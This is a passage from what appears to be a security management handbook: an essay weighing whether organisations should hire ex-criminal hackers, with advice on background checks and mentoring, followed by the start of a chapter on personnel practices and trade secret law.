> Yes, I am a criminal. My crime is that of curiosity. My crime is that of judging people by what they say and think, not by what they look like. My crime is that of outsmarting you, something that you will never forgive me for. I am a hacker, and this is my manifesto. You may stop this individual, but you can't stop us all…
>
> **— From the *Hacker Manifesto,* written by "The Mentor" in the mid-1980s**

This creed by "The Mentor" is still very relevant today, as it highlights many of the issues associated with hackers and the computer underground, including whether organizations should employ ex-criminal hackers. We analyze some of the issues brought up in the *Hacker Manifesto,* as well as related topics. The arguments for hiring ex-criminal hackers fall into three general categories: questions associated with who is really to blame, doubt about how dangerous computer attackers really are, and society's need for exceptional technical talent.

It's Not Really Their Fault…

> I went to the lost and found department at my local shopping mall. I told the kid behind the counter that I'd lost my youthful exuberance. He said they'd call me if it turned up.
>
> **— William J. Basile, my college roommate**

One of the primary arguments for hiring ex-criminal attackers involves looking at whether we can really assign blame; and, if we do, who is really at fault. First, consider the focus of our criminal justice system — reform. By definition, a penitentiary is where someone repents for past crimes, and is reformed to become a contributing member of society. After their release, they have done their time, and should be able to contribute fully to society. Harshly turning down such people from employment may doom them to perpetuate their life of crime. For crime in general, the recidivism rate is far lower when someone returns to society as a productive member

of the workforce, especially for young people.[2] Turning the other cheek, as it were, may help them have a positive impact on society. They have paid for their past sins, and it is time for forgiveness. Who is a potential employer to judge when the criminal justice system has already not only judged, but punished?

Furthermore, young people commit many computer crimes in their high-school or college years. Such perpetrators are not hardened criminals; they are merely satisfying their youthful wanderlust by exploring computer systems. As with many young people, they are merely pushing the boundaries of their environment to understand how the world works. If they do not really cause much damage, can we really damn them for simply discovering vulnerabilities and pushing the boundaries of human knowledge? Is that not what being young is all about? This line of argument fills the pages of the always-interesting and often-provocative *2600* magazine.[3] This self-titled, "Hacker Quarterly" magazine is published every three months and can be found in most major bookstores' magazine rack. In addition to some technical content describing attacks, the magazine also actively promotes the culture of disaffected youth exploring computers for fun and learning. According to this mind-set, these noble adventurers are not setting out to do damage, and are simply misunderstood by a society either too evil or too stupid to understand the subtleties of the computer underground.

Also, our overall society seems to encourage adventuresome computer hacking. Consider recent movies like *The Matrix* from 1999, or its 2003 sequels. In those movies, a corrupt culture tries to stifle an innocent computer hacker who may expose its ultimate lie. In another classic hacker movie, 1983's *WarGames*, a hacker is the ultimate hero, saving the world from a nuclear holocaust (which, of course, he accidentally triggered in the first place). In these and many other examples, the hackers are the good guys, trying to save the world from corruption. Does it make sense to limit job opportunities to such people simply because they have followed the lead given by our mass entertainment culture?

Are They Really That Dangerous, or Do They Help?

> Want to play a game?
>
> **— WOPR, the computer from the movie *WarGames***

A second and related argument associated with hiring ex-criminal computer attackers involves a consideration of the real damage done in a large number of computer attacks. According to this argument, a computer attack involves minimal real-world damage, with an attacker just exploring a network and copying some files. No lives are in jeopardy, and usually, minimal real-world losses are incurred. However, the attacker may find himself in jail simply because his case was novel and his target especially juicy. For cases with little or no real-world damage, computer attackers should be given another chance at using their skills for good.

Also, numerous people in the computer security industry have gotten started by youthful exploration of computer systems with little harm to society as a whole. Some of the most skilled computer security personnel today cut their teeth by surreptitiously breaking into other people's computers. Sure, goes this argument, now that we are all grown up, we recognize the errors of our youth. If we put everyone in jail who learned computer security by breaking into systems, we just may decimate the computer security industry. Furthermore, some of the folks who encourage tough penalties for computer crime are, in fact, hypocrites, given their own shady pasts. While such people may criticize those who were unlucky enough to get caught, they themselves were just as guilty of computer attacks when they were youngsters.

This argument is bolstered by the wonderful contributions of some high-profile individuals who have bent or even broken the law in computer and related attacks in the past. For example, consider Steve Jobs, the celebrated founder and current CEO of Apple Computer, Inc. Back in college, Jobs entered the hardware business not by selling candy-colored, easy-to-use computer systems. Instead, he made money the old-fashioned way (at least for the 1970s): he sold blue-box hardware that generated specific tones allowing users to explore or defraud the public telephone system. Although Jobs was never charged with a computer-related crime, clearly his exploits were not in the best interests of the telephone company. Yet, looking at the sum total of his activities in the computer field, Jobs has greatly improved the computer industry, helping to introduce the personal computer and then the graphical user interface to the masses, birthing Apple Computer, and then saving Apple from near extinction.

Another example involves Kevin Poulsen, one of the best journalists in the computer security industry today. Poulsen once served significant jail time for some elaborate attacks against a large California-based telephone company.[4] But that is his past; he is now helping advance the cause of computer security as the chief editor of

the online security news and editorial section of SecurityFocus.com. Poulsen's past is checkered; his current stuff is extremely helpful in understanding how to and why we should secure our systems.

This argument extends to numerous other individuals. Much of the computer and Internet industries was built by people who push the limits of both technology and the law. These concerns point to the often-blurred line between computer professionals and computer attackers, the indistinct separation of white hats and black hats into a gray goo. Let's face it, if Jobs, Poulsen, and others built their technical and business savvy, as well as our overall networked world, by illegally tapping into computers and helping others to do so, today's computer attackers may be tomorrow's computer security professionals, professors, CEOs, or even presidents. I can just picture the bumper stickers now — Kevin for President.[1] Watch out!

But We Need Them…

Another area for consideration on the issue of hiring ex-criminal attackers involves our society's need for technically sophisticated personnel. Although a recent recession has furloughed many IT professionals, people with very strong security skills remain in high demand. Looking at the vast numbers of gaping holes in corporate networks and major software packages, it is clear that businesses just cannot get enough good security people to shore up their networks against attack. Putting our best and brightest in prison and never hiring them after they have been reformed is a waste of some very valuable human capital. Given the great contribution these folks can make, as compared with the costs of keeping someone on public assistance or in prison, society as a whole benefits from having ex-criminal hackers gainfully employed.

Focusing on the computer security industry, ex-criminal hackers understand computer attacks far better than anyone else does. They truly know the hacker mind-set. While they may or may not have the best skills in conducting overall computer security architecture, such people are among the best in doing detailed penetration tests. For such testing, one needs to think like an attacker and employ the skills and mind-set associated with deep, focused analysis on ripping apart networks, operating systems, and applications. The best penetration tests are done by those who not only consider today's known vulnerabilities, but also look deeper for new holes and exploits. Sometimes, ex-criminal hackers are the absolute best at doing this.

In fact, many of the major vulnerabilities discovered today are found by those labeled "gray hats," people who may be in trouble with the law but continue to do computer research. If one looks beyond some of their bravado and unusual culture, these people may actually be helping the information security industry do research, understand problems, and fix vulnerabilities before the serious bad guys do. Our underlying technology is so severely feeble from a security perspective that finding and pointing out these vulnerabilities is really valuable. On a daily basis, major vulnerabilities are discovered in systems of all types: desktops, servers, personal digital assistants, routers…you name it. If it has software in it, chances are that someone has found security flaws in it, and quite often that person is a reformed, ex-criminal hacker.

Gobbles, a group of security researchers, found some major security vulnerabilities, including a significant flaw allowing complete remote compromise of Apache Web servers in mid-2002. Their brash style, together with their penchant for full disclosure including the release of easy-to-use exploitation code, have rubbed many in the computer security industry the wrong way. However, would you rather have Gobbles discover and publish such findings, or a major terrorist group or foreign country's cyber-warfare troops exploit such holes in a massive attack against the world's infrastructure? Clearly, full disclosure from Gobbles is the better (although perhaps not the best) alternative, as it allows us to fix our problems. Despite Gobbles' strong gray-hat status, they have helped improve Apache's security.

Similarly, Adrian Lamo has broken into and explored the sensitive inner networks of *The New York Times*, Yahoo, and WorldCom. Although he has publicly admitted that such adventures may run afoul of the law, Lamo points out how he has helped these companies secure themselves. Lamo's "victims" have expressed gratitude for his open attitude of sharing information about his exploits with these companies before going public. By discovering flaws in our systems, Lamo, Gobbles, and many others run up against the law and in some cases explicitly violate it. However, in doing so, they ultimately improve the state of computer security by making us focus on computer problems.

Consider a biological analogy that sheds some light on this whole issue. According to recent research, if children are not exposed to any common colds while they are under age ten, their immune systems are in fact weaker as they grow up. As youngsters, they have not built up strength and immunities. In a similar way, computer attackers represent colds periodically impacting the computer industry. Just like colds, they build our defenses by making us harden our systems and deploy patches. That way, we will be much better off when

a really serious computer attack occurs. For example, when the Code Red worm spread rapidly in July 2001, it was not only a nuisance. In fact, it made many of us patch our systems and revisit our computer incident handling capabilities. In a counter-intuitive way, some computer attackers help improve computer security by actually attacking our systems in violation of the law.

On top of that argument, we also have to consider what happens if we do not employ the ex-criminal attackers in helping improve computer security. We may very well miss some big vulnerabilities. If ex-criminal hackers cannot use their skills for good, they will use them for evil. By hiring such individuals, the computer industry can keep some of our best and brightest people focused on improving computer security, rather than unraveling the network and systems from underneath us. If these people are gainfully employed in the computer business when they discover vulnerabilities, they will be more likely to share their findings in a responsible way, disclosing it to the appropriate vendors and helping to seek a positive solution for the problem.

One analogy for this situation involves the dilemma over Russian nuclear scientists. After the end of the Cold War, these brilliant researchers were no longer needed to design and build bombs for the now-defunct Soviet Union. Many people fear that, with hard economic times in Russia and a skill set that cannot be readily applied to other jobs, these scientists may help rogue states or terrorists fulfill their nuclear attack fantasies. Because of this concern, the international community has set up programs to employ such scientists in managing and even safely destroying nuclear stockpiles. In a similar way, if we do not utilize our ex-criminal hackers, the criminal underground may hire them to conduct seriously nasty attacks. A computer attacker who has served jail time may have made contact with non-computer criminals while in prison. If the ex-criminal hackers cannot find a means to support themselves using their computer skills because they are blackballed from employment, they may turn to their "friends" from prison for funding. Nastier computer attacks result. By hiring such individuals and directing them toward good, we help to alleviate this sort of problem.

The Case against Hiring Ex-Criminal Hackers

As one might guess, not everyone agrees with the line of arguments above (now, there is an understatement!). So, how do critics respond? Let us take a look at their critiques, lining them up in the same order as the arguments presented above.

But It Really Is Their Fault

Ex-criminal hackers have already demonstrated that they cannot be trusted with access to computer systems. Many of them have been judged in a criminal justice system with safeguards to protect the innocent. "Sure," goes the argument from many organizations, "we believe in reforming criminals and forgiveness in general, but it's not *our* organization's job to spread forgiveness and improve the world by putting ourselves at risk." Most organizations are in business to either make a profit or deliver services to a constituency. Management and employees of these organizations have a fiduciary responsibility to protect customers, employees, and shareholders from unnecessary risks. Hiring ex-criminals into an information technology department and giving them access to a network with sensitive data to help make the world a better place is not a palatable trade-off for most organizations.

Not hiring ex-criminal hackers can also have a deterring effect. Especially in cases of computer crime involving young people, strong penalties will discourage them from turning to a life of crime. Indeed, right now, some elements of the computer underground perversely joke that if they do ever get busted, they will do their time in jail and become highly paid security consultants after they get out. As a society, it is just not right to reward malfeasance with the promise of six-figure salaries after a year or so in prison. By reversing this logic and making sure that committing computer crime means that you seriously damage your career in technology, we can dampen young people's interest in computer crime. Instead, they may turn their skills to responsible and beneficial computer research, rather than breaking into systems.

Additionally, the idea that it is really not a criminal's fault because *The Matrix* and *WarGames* glorify hacking just shifts blame from the legitimate perpetrator. There are numerous movies that glorify lewd behavior or even mass murder, but we do not decriminalize these activities. Even Robin Hood preached stealing from the rich and giving to the poor, yet we still criminalize theft. We simply do not rely on Hollywood to define our hiring practices, let alone our criminal justice penalties.

They Really Can Be Dangerous!

> Let's play Global Thermonuclear War.
>
> **— David Lightman,**
>
> **Matthew Broderick's character in the movie *WarGames***

Although it may be true that some computer security personnel and other technology industry luminaries skirted the law over the past three decades, this fact does not exonerate the current generation of computer criminals. In the 1970s, 1980s, and early 1990s, computers in general and the Internet in particular were far less important to the functioning of our society. The Robert Tappan Morris, Jr. Worm took down major components of the early Internet in November 1988. Yes, this story did make the evening news back then, but it resulted in little real damage. Today, with information technology permeating our financial, healthcare, and government systems, even a less virulent attack could cause many orders of magnitude more damage, disabling the Internet, causing vital systems to crash, and possibly damaging life and limb. Self-replicating worms, distributed denial-of-service, and highly automated computer attack tools can be very dangerous. With such technologies, the criminally minded hacker could wreak havoc purposely or even accidentally.

Sadly, the playful hacking of yesteryear is truly obsolete, now that our world is incredibly dependent on computers. It is not cute anymore. It is time for people to act responsibly with computer technology.

But We Do Not Need Them That Badly!

Let us now turn our attention to the argument about hiring ex-criminals because we really need their technical skills. True, our society really needs people with strong computer skills. However, we need employees with the *proper* skill set and attitude. For the vast majority of IT occupations, the skills needed to break into a computer system are not the same skills needed to defend a system from attack. Consider a system administrator, whose job it is to provide care and feeding to dozens of workstation and server systems. This job title is probably one of the most common roles in your IT organization that has daily access to very sensitive data. A good system administrator needs the following skills:

- Knowledge of how to keep machines up and running
- Insight into how the operating system functions at a fairly detailed level, including networking, a variety of services, and user-level applications
- Problem-solving proficiency to troubleshoot difficulties
- The ability to document and follow detailed processes, such as system configuration guides and back-up/restoration procedures
- Talent for writing simple scripts to automate tasks needed to keep the system running
- Understanding of how to configure systems securely, hardening them against attacks
- The ability to apply and test patches distributed by a vendor
- An aptitude for recognizing suspicious activities and reporting them to an incident handling team

Many ex-criminal hackers do not really have these basic system administration skills. As a general rule, in both the real world and information technology, it is much easier to break things than to build them up and maintain them. Some attackers can construct elaborate methods for absolutely ripping apart a system without breaking a sweat, but have not mastered the most basic ideas of how to keep the system running. Sure, some attackers may be able to write the code for a mutating kernel module to stealthily conquer a machine, but can they troubleshoot a flaky network connection while keeping hundreds of users happy? For many of these people, the answer is an emphatic, "No!" because their skills and attitudes do not match the job requirements.

I received strong confirmation of this point at the DefCon conference in August 2002. This annual hacker fest, held in Las Vegas, Nevada, includes a highly competitive Capture the Flag competition. In this game, teams of hackers, enthusiasts, and computer professionals are pitted against each other to vie for the highest score in a 28-hour hackathon. You get points by hacking into the other team's system, but lose points if they hack into your machine. Therefore, in the Capture the Flag contest, both offense and defense are critical. The contest starts your adrenaline pumping and remains very intense, as dozens of top-notch hackers from around

the world are hammering your system simultaneously. During the contest this year, a friend of mine reflected the intensity of the sport by shouting expletives. "I know how to hack into these @#$%^ machines," he exclaimed, "but darned if I can stop someone else from getting into my own box!" He had attack skills, but his defense was not up to snuff.

Now, some ex-criminal hackers really do have the skills needed to be superb system administrators, but they also carry a lot of excess and damaging baggage with them. Although employers want these skills, they emphatically do not want system administrators who know how to rip apart systems. Most organizations do not want to hire system administrators, no matter how good they are, who can code elaborate hacks if they have demonstrated in the past that they have used their skills illegally. These organizations would rather have someone who may be less gifted technically, but can do a solid job without jeopardizing the organization.

Beyond system administrators, there are some jobs that really do require computer attack skills, in particular, ethical hacking. Ethical hackers penetrate systems on behalf of the systems' owner to find holes before malicious attackers do. With knowledge of the vulnerabilities, the organizations can deploy defenses based on what the ethical hackers discover. As organizations get more serious about measuring their true security stance, the ethical hacking business continues to grow, employing thousands of very talented security personnel throughout the world. To be effective, these people need skills for breaking into computers. However, the very nature of ethical hacking jobs, with their deep access into very sensitive computer systems, necessitates very careful hiring practices for these roles. Ex-criminal hackers in such positions could be extremely dangerous. They have already demonstrated the illegal use of their skills and could use a role as an "ethical" hacker to simply commit more crimes.

Let us look at the argument that criminal attackers actually make us more secure by pointing out our weaknesses before serious bad guys do major harm. Ethical hackers can serve this same function, provided that organizations actually establish an ethical hacking function. As the computer industry sorts out the liability issues associated with unsecure software and computer attacks, ethical hacking very well may become even more commonplace than it is today. Increasingly, with companies striving to limit their liability and manage risk, ethical hacking will help to measure and enforce a standard minimal set of security practices.

Sorting It All Out

So, both sides of this argument are emphatic about the logic of their respective positions. What should we make of these arguments, and should your company consider hiring ex-criminal hackers? In this author's opinion, most organizations today should avoid hiring ex-criminal attackers. Because most IT positions do involve some level of very sensitive access, you should carefully screen your potential hires to understand any computer crime activities in their past.

However, there are a small number of job roles where computer attack skills actually come in handy: vulnerability research and reporting. Vulnerability researchers do not attack particular companies' computer systems. Instead, they look for holes in computer systems in a laboratory environment, without sensitive real-world data. Their job involves finding security problems so that vendors can fix their systems, and ethical hackers can test for these holes. Universities, software vendors, governments, security consultants, and more hard-core technical publications employ such people to find vulnerabilities and figure out fixes to the problems they discover. Here is one area where ex-criminal hackers can actually make some significant contributions. Using the analogy of the out-of-work Russian nuclear scientists who get employment helping secure or destroy warhead stockpiles, our society can actually use ex-criminal hackers for vulnerability research and reporting.

However, such employment does bring risks. These ex-criminal hackers who are now doing research have to be carefully monitored to make sure their skills are being used for good. You certainly do not want to pay people to find vulnerabilities, and have them share them with criminals, foreign adversaries, or terrorists, all the while hiding the results of their research from their employer. A careful mentor program, as described below, can really help to make sure the ex-criminal hacker's skills are being used for good purposes.

Beware! Recruiting Legal Issues Need HR Support

Before finalizing the decision of whether you would want to hire ex-criminal hackers, let us discuss some important limitations you may face in finding out where your job applicants fit on the black-hat/white-hat spectrum. When interviewing and making hiring decisions, you must keep in mind any restrictions imposed

by your own Human Resources organization, as well as employment laws and regulations. The U.S. Equal Employment Opportunity Commission (EEOC) does not have any explicit restrictions regarding whether or not to hire ex-convicts. However, the EEOC has determined that a blanket exclusion of employees with criminal convictions could be discriminatory, in that it may have a disparate impact on minorities.[7] Therefore, such issues are generally handled on a case-by-case basis and depend heavily on the risk and sensitivity of the particular job position. As discussed above, many IT jobs and especially information security jobs are highly sensitive, but that does not mean that you can do whatever you want on this issue. Make sure you label job requisitions for IT personnel, and especially security personnel, as being very sensitive, requiring a clean background check.

This ambiguity in laws can be a major problem in establishing your own policies. Based on the lack of clear regulations on this point, many companies prohibit interviewers from asking job applicants about criminal background activities, unless a clean slate is an explicit, *bona fide* job requirement. Additionally, in many companies, you can only ask about actual criminal convictions, and not mere indictments or arrests. So, you may be allowed to find out that a job applicant was convicted of unsuccessfully trying to hack into a system and steal one million dollars. However, you may *not* be able to find out about another job applicant who successfully stole ten times that amount, but was acquitted on a technicality. Because the former case resulted in conviction but the latter was dismissed, you may only get the useful information about the first.

Your best bet here is to check with your Human Resources organization. After all, these folks get paid to know about the laws in your area regarding recruitment and to interpret those laws within your organization. Get a copy of any restrictions on interview questions or hiring limitations in writing from your HR organization before moving forward.

Background Checks That Really Mean Something

One of the most important things you can do to ensure the trustworthiness of your employee base is good old-fashioned background checks of potential hires. Start with investigating the references included in the candidate's resume. Some organizations just assume that the recruiter or headhunter who identified the candidate double-checked all references. Unfortunately, in the vast majority of cases, that is just not true. To conduct a thorough interview process, call each reference and verify the candidate's background and skills. Any discrepancies could indicate a big problem that you can nip in the bud in the interview process.

Beyond calling references, you may want to consider checking with the National Fraud Center (http://www.nationalfraud.com) or other background checking services to see if they have any records indicating fraudulent activity by the interviewee. These services are available for a nominal fee and can provide significant value to an organization. A record with the National Fraud Center is a significant red flag in the hiring process.

Although it has less value, you also may want to check the credit history of the potential employee. Credit histories have less value in the employment process simply because a large debt load and even a history of failure to pay debts may simply indicate that person really just needs a job. Credit problems do not necessarily indicate the risk factor of a potential hire. Carefully consider your policy on credit checks, and document in writing how you will use this information in your hiring decisions. What would you do if someone has bad credit? Would you not hire them? You may determine that credit checks do not really provide you the information you need to make hiring decisions.

Many companies also perform drug testing before any new employees can start a job. While some people consider these tests invasive, they are becoming quite commonplace. (I personally do not think such tests are very persuasive in determining someone's criminal background with respect to computer attacks.)

Reference checks, fraud reviews, credit checks, and drug tests are not enough to ensure the trustworthiness of employees for extremely sensitive job positions. Consider ethical hacking consultants who are paid to break into the networks of clients who request penetration tests. These employees have access to the keys to their clients' kingdom, and permission to storm the castle looking for valuables. Likewise, the leaders of an information security team and chief system administrators have access to all information stored on an organization's computers. For these highly sensitive positions, when possible, hire only people that you have known for at least one year. For these tasks, promote from within, or use people whose backgrounds you have personally witnessed for over a year to ensure you can trust them. Such a policy can obviously limit the speed of growth of your organization, but it is a good start in establishing the trustworthiness of the top of your IT and security groups.

Establish a Mentor Program

One of the most effective things you can do to help detect suspicious activity by new employees in an IT organization is to develop a mentor program. After doing strong reference and background checks, assign every new employee a mentor who is a more senior, trusted member of staff. Each new hire should get a mentor for six to twelve months. Mentors are officially tasked as part of their job description with supporting new employees in their transition to the company.

In addition to helping the new employee, the mentor also acts as the eyes and ears of the company. The mentor can ensure that the new employee has the skills and attitude necessary to do the job, without exposing the company to risk. If mentors suspect that new hires have ill-will toward the company or are conducting insider attacks, they should report their concerns to management. This is not to say that mentors should be Big Brother, silently stalking every move of the new hire. However, mentors should have general knowledge of the activities of their assigned new hires. Not only can mentors help improve security through detecting and even preventing insider attacks, they can also be quite helpful in improving the productivity of new employees by getting them up to speed quickly.

We Are from the Government and We Are Here to Help

If you decide to hire ex-criminal hackers and you work for a U.S.-based company, you could benefit from a program established by the U.S. Department of Labor to help lower the financial risk companies face when hiring high-risk employees, such as ex-convicts. To encourage employers to hire such people, this federally funded Bonding Program is available to employers free of charge. The Department of Labor highlights the benefits of this program at its Web site as follows:[8]

> Jobseekers who have in the past committed a fraudulent or dishonest act, or who have demonstrated other past behavior which casts doubt upon their credibility or honesty, often experience a special barrier to gaining employment due to their personal backgrounds. Such persons are routinely classified as "at-risk" job applicants.
>
> These jobseekers, whose past life experience raises an obstacle to their future ability to secure employment, could benefit from the Federal Bonding Program. Created in 1966 by the U.S. Department of Labor, the Federal Bonding Program helps to alleviate employers concerns that at-risk job applicants would be untrustworthy workers by allowing them to purchase fidelity bonds to indemnify them for loss of money or property sustained through the dishonest acts of their employees… It is like a "guarantee" to the employer that the person hired will be an honest worker.

Keep in mind, however, that the bond only covers up to U.S. $5000 in damages. Admittedly, in a computer attack, $5000 in damages can occur in milliseconds. Still, this insurance program, which is operated for the Department of Labor by Travelers Property Casualty, may be helpful.

You can expand the coverage beyond $5000, but the additional coverage costs come out of your pockets, and not the taxpayers'. Additionally, if, instead of doing interviews, you are the one looking for a job and have a spotty record, you can get bonded yourself, to help assuage any concerns a potential employer may face.

Beyond Employee Issues: Consultants and Contractors

A final but very important point to consider regarding the potential insider threat of ex-criminal hackers goes beyond the borders of your own organization. Sure, you would never hire someone who was widely known throughout the computer underground as "Death Kiddie" and served five years in prison for wreaking hacking havoc on another company, but what about the firms you hire for IT consulting or outsourcing? Contractors, consultants, or even temporary employees could easily be attacking your organization from the inside.

There have been cases where a temp gets a job with a particular organization for a few short weeks just for the purposes of installing backdoors and other hacking tools on the organization's internal systems. After the brief stint as a temp is over, the attacker covertly controls these hacking tools from the privacy of his own home. Furthermore, some of the world's largest information security consulting firms hire ex-criminal hackers

or sub-contract their security business to ex-criminals. These people may be assigned to your ethical hacking exercises, firewall deployments, or security design tasks if you contract for consulting services from such companies. Do you trust these people? Do their hiring practices regarding ex-criminal hackers meet your own internal policies?

To deal with this problem, you need to be aware of the threat and require your contractors and temp agencies to carefully screen the applicants they send to your company. Similarly, before signing a contract for a project with a consulting company, ask about the consultant's hiring practices with respect to background checks and employing ex-criminal hackers. Make sure that your consultant's answer to this question lines up with your own company's philosophy and policies.

Conclusion

Most information security organizations do not pay much attention to the criminal backgrounds of their own employee base. You should carefully consider what impact such backgrounds should have on your hiring process, and coordinate your explicit policies with your Human Resources organization. Do not shun ex-criminal hackers for every job, but instead, carefully consider the particular job requirements and risks. By carefully structuring your own hiring program, as well as selecting contractors and consultants with a similar philosophy, you can make sure your organization is properly protected.

Note

1. Kevin Mitnick, noted computer attacker of the 1980s and early 1990s, served a lengthy jail sentence. During his incarceration, a significant movement sprung up trying to get Mitnick released. Spearheaded by *2600* magazine, this movement is recognized for its widespread distribution of "Free Kevin" bumper stickers. For more information, see References 5 and 6.

References

"Computer Security Issues and Trends: 2002 CSI/FBI Computer Crime and Security Survey," Richard Power, April 2002, http://www.gocsi.com/press/20020407.html.

"Analysis of Recidivism Rates for Participants of the Academic/Vocational/Transition Education Programs offered by the Virginia Department of Correctional Education," June 2000, http://www.easternlincs.org/correctional_education/Hull.pdf

2600 Magazine, subscription information online at http://www.2600.org/magazine/.

The Watchman: The Twisted Life and Crimes of Serial Hacker Kevin Poulsen, Jonathan Littman, Little Brown, 1997.

The Fugitive Game: Online with Kevin Mitnick, Jonathan Littman, Little Brown, 1997.

Takedown, Tsutomu Shimomura and John Markoff, Hyserion, 1996.

"Hiring Managers Face Challenges with 'High-Risk' Candidates," article by Jerry L. Ledford, September 2001, Smart Pros, http://finance.pro2net.com/x28047.xml.

Federal Bonding Program Information from the Department of Labor: http://wtw.doleta.gov/documents/fedbonding.asp.

Information Security and Personnel Practices

Edward H. Freeman

In the past few years, the corporate world's image of the personnel function has undergone a significant change. An organization's employees are now considered a corporate resource and asset, requiring constant care and management. Changing legal conditions affecting personnel practices have underscored the need for clearly defined and well-publicized policies on a variety of issues.

The corporation and the employee have specific legal and ethical responsibilities to each other, both during and after the period of employment. Hiring and termination criteria, trade secrets, and noncompetition clauses are all issues that can cause serious legal problems for a corporation and its employees.

This chapter addresses personnel issues as they relate to information systems security, particularly hiring and termination procedures. Methods to protect both the corporation and the employee from unnecessary legal problems are discussed, and problems regarding trade secrets and noncompetition clauses are reviewed.

THE PROFESSIONAL ENVIRONMENT

The information systems and information security professions are in a vibrant and exciting industry that has always operated under a unique set of conditions. The industry relies on the unquestioned need for absolute confidentiality, security, and personal ethics. An organization and its reputation can be destroyed if its information security procedures are perceived as being inadequate or unsatisfactory. Yet, misuse or outright theft of software and confidential information can be relatively easy to accomplish, is profitable, and is often difficult to detect. Innovations can be easily transferred when an employee leaves the corporation, and information

systems personnel have always been particularly mobile, moving among competitors on a regular basis.

These factors are extremely important as they relate to the corporation and its personnel practices. A newly hired programmer or security analyst, whose ethical outlook is largely unknown to management, may quickly have access to extremely sensitive and confidential information and trade secrets. Unauthorized release of this information could destroy the corporation's reputation or damage it financially. An employee who has just accepted a position with a major competitor may have access to trade secrets that are the foundation of the corporation's success.

HIRING PRACTICES

Corporations must take special care during the interview to determine each candidate's level of personal and professional integrity. The sensitive nature and value of the equipment and data that employees will be handling require an in-depth screening process. At a minimum, this should include a series of comprehensive interviews that emphasize integrity as well as technical qualifications. References from former employers should be examined and verified.

The best way to verify information from an employment application is to conduct a thorough reference check with former supervisors, co-workers, teachers, and friends listed by the applicant on the application. Former employers are usually in the best position to rate the applicant accurately, providing a candid assessment of strengths and weaknesses, personal ethics, and past earnings, among other information.

Many employers have become increasingly cautious about releasing information or making objective statements that rate former personnel. Such employees have successfully sued corporations and supervisors for making derogatory statements to prospective employers. Many employers will furnish written information only about the applicant's dates of employment, positions held, and salaries earned, choosing to ignore more revealing questions. Often, an informal telephone check may reveal more information than would be obtained by a written request. If two large employers regularly hire each others' employees, it would be worthwhile for their personnel managers to develop a confidential personal relationship.

Use of a reference authorization and hold-harmless agreement can help raise the comfort level of the former employer and get more complete information from a job applicant's previous employer. In such an agreement, the applicant authorizes the disclosure of past employment information and releases both the prospective employer and the previous employer from all claims and liabilities arising from the release of such

information. An employer who uses such an agreement should require every job applicant to sign one as a condition of applying for employment. A copy of the agreement is then included with the request for references sent to the previous employer.

When sending or responding to a reference request that includes a reference authorization waiver and hold-harmless agreement, it is important for employers to make sure that the form:

- Is signed by the job applicant.
- Releases the employer requesting the information as well as the previous employer from liability.
- Clearly specifies the type of information that may be divulged.

A responding employer should exercise extreme caution before releasing any written information about a former employee, even if the former employee has signed a reference authorization waiver. Only information specifications permitted by the waiver should be released. If there is any ambiguity, the former employer should refuse to release the requested information. The former employer is safest if only the date of hire, job title, and date of termination are released.

TRADE SECRETS

A trade secret is a "formula, pattern, device, or compilation of information which is used in one's business, and which gives an opportunity to obtain an advantage over competitors who do not know or use it." (Restatement of Torts, Section 757 [1939].) This advantage may be no more than a slight improvement over common trade practice, as long as the process is not common knowledge in the trade. A process or method which is common knowledge within the trade is not considered a trade secret and will not be protected. For example, general knowledge of a new programming language or operating system that an employee may gain on the job is not considered a trade secret. The owner of a trade secret has exclusive rights to its use, may license another person to use the innovation, and may sue any person who misappropriates the trade secret.

Trade secret protection does not give rights that can be enforced against the public, but rather against only those individuals and organizations that have contractual or other special relations with the trade secret owner. Trade secret protection does not require registration with government agencies for its creation and enforcement; instead, protection exists from the time of the invention's creation and arises from the developer's natural desire to keep his or her invention confidential.

Strict legal guidelines to determine whether a specific secret qualifies for trade secret protection have not been established. To determine

whether a specific aspect of a computer software or security system qualifies as a trade secret, the court will consider the following questions:

- Does the trade secret represent an investment of time or money by the organization which is claiming the trade secret?
- Does the trade secret have a specific value and usefulness to the owner?
- Has the owner taken specific efforts and security measures to ensure that the matter remains confidential?
- Could the trade secret have been independently discovered by a competitor?
- Did the alleged violator have access to the trade secret, either as a former employee or as one formerly involved in some way with the trade secret owner? Did the organization inform the alleged violator that a secrecy duty existed between them?
- Is the information available to the public by lawful means?

Trade secret suits are based primarily on state law, not federal law. If the owner is successful, the court may grant cash damages or injunctive relief, which would prevent the violator from using the trade secret.

Trade Secrets and Personnel Practices

Because information systems and security professionals often accept new positions with competitors, organizations seeking to develop and protect their information assets must take special care to determine each candidate's level of personal and professional integrity. The sensitive nature and value of the equipment and data that employees will be handling require an in-depth screening process. At a minimum, this should include a series of comprehensive pre-employment interviews that emphasize integrity as well as technical qualifications. Careful reference checking is essential.

When an employee joins the firm, the employment contract should expressly emphasize the employee's duty to keep certain types of information confidential both during and after the employee's tenure. The contract should be written in clear language to eliminate any possibility of misunderstanding. The employee must sign the agreement before the first day of work as a condition of employment and it should be permanently placed in his or her personnel file. A thorough briefing on security matters gives the employee initial notice that a duty of secrecy exists, which may help establish legal liability against an employee who misuses proprietary information.

These secrecy requirements should be reinforced in writing on a regular basis. The organization should inform its employees that it relies on trade secret law to protect certain proprietary information resources and that

the organization will enforce these rights. All employees should be aware of these conditions of employment.

The entrance interview provides the best opportunity to determine whether new employees have any existing obligations to protect the confidential information of their former employers. If such an obligation exists, a written record should be entered into the employee's personnel file, outlining the scope and nature of this obligation. In extreme cases and after consultation with legal counsel, it may become necessary to reassign the new employee to an area in which this knowledge will not violate trade secret law. Such actions reduce the risk that the former employer will bring an action for trade secret violation.

The employee should acknowledge in writing that he or she is aware of this obligation and will not disclose any trade secrets of the former employer in the new position. In addition, the employee should be asked if he or she has developed any innovations that may be owned by the former employer.

The organization should take special care when a new employee recently worked for a direct competitor. The new employer should clearly emphasize and the new employee should understand that the employee was hired for his or her skills and experience, not for any inside information about a competitor. The employee should never be expected or coerced into revealing such information as part of his or her job. Both parties should agree not to use any proprietary information gained from the employee's previous job.

Trade Secrets and the Terminating Employee

Even when an employee leaves the organization on excellent terms, certain precautions regarding terms of employment must be observed. The employee should be directed to return all documents, records, and other information in his or her possession concerning the organization's proprietary software, including any pertinent notes (except those items the employee has been authorized in writing to keep).

During the exit interview, the terms of the original employment agreement and trade secret law should be reviewed. The employee should then be given a copy of the agreement. If it is appropriate, the employer should write a courteous, nonaccusatory letter informing the new employer of the specific areas in which the employee has trade secret information. The letter should be sent with a copy of the employee's employment agreement. If the new employer has been notified of potential problems, it may be liable for damages resulting from the wrongful disclosure of trade secrets by the new employee.

NONCOMPETITION CLAUSES
